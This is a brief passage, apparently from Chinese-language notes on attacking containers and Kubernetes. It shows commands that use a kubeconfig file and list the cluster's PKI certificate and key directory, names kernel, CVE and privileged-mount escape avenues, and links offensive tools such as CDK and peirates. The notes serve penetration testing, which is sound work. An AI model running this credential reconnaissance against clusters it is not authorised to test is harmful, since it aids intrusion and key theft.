
~/.kube/config



kubectl --kubeconfig xxx get pods



ls -l /etc/kubernetes/pki/



## 其他

1. Linux内核漏洞
2. 容器相关的CVE
3. 未列出的可利用的容器特权以及可利用的挂载文件
4. 第三方组件、二次开发的软件

## 工具

<https://github.com/cdk-team/CDK>

<https://github.com/anchore/grype>

<https://github.com/inguardians/peirates>

<https://github.com/wagoodman/dive>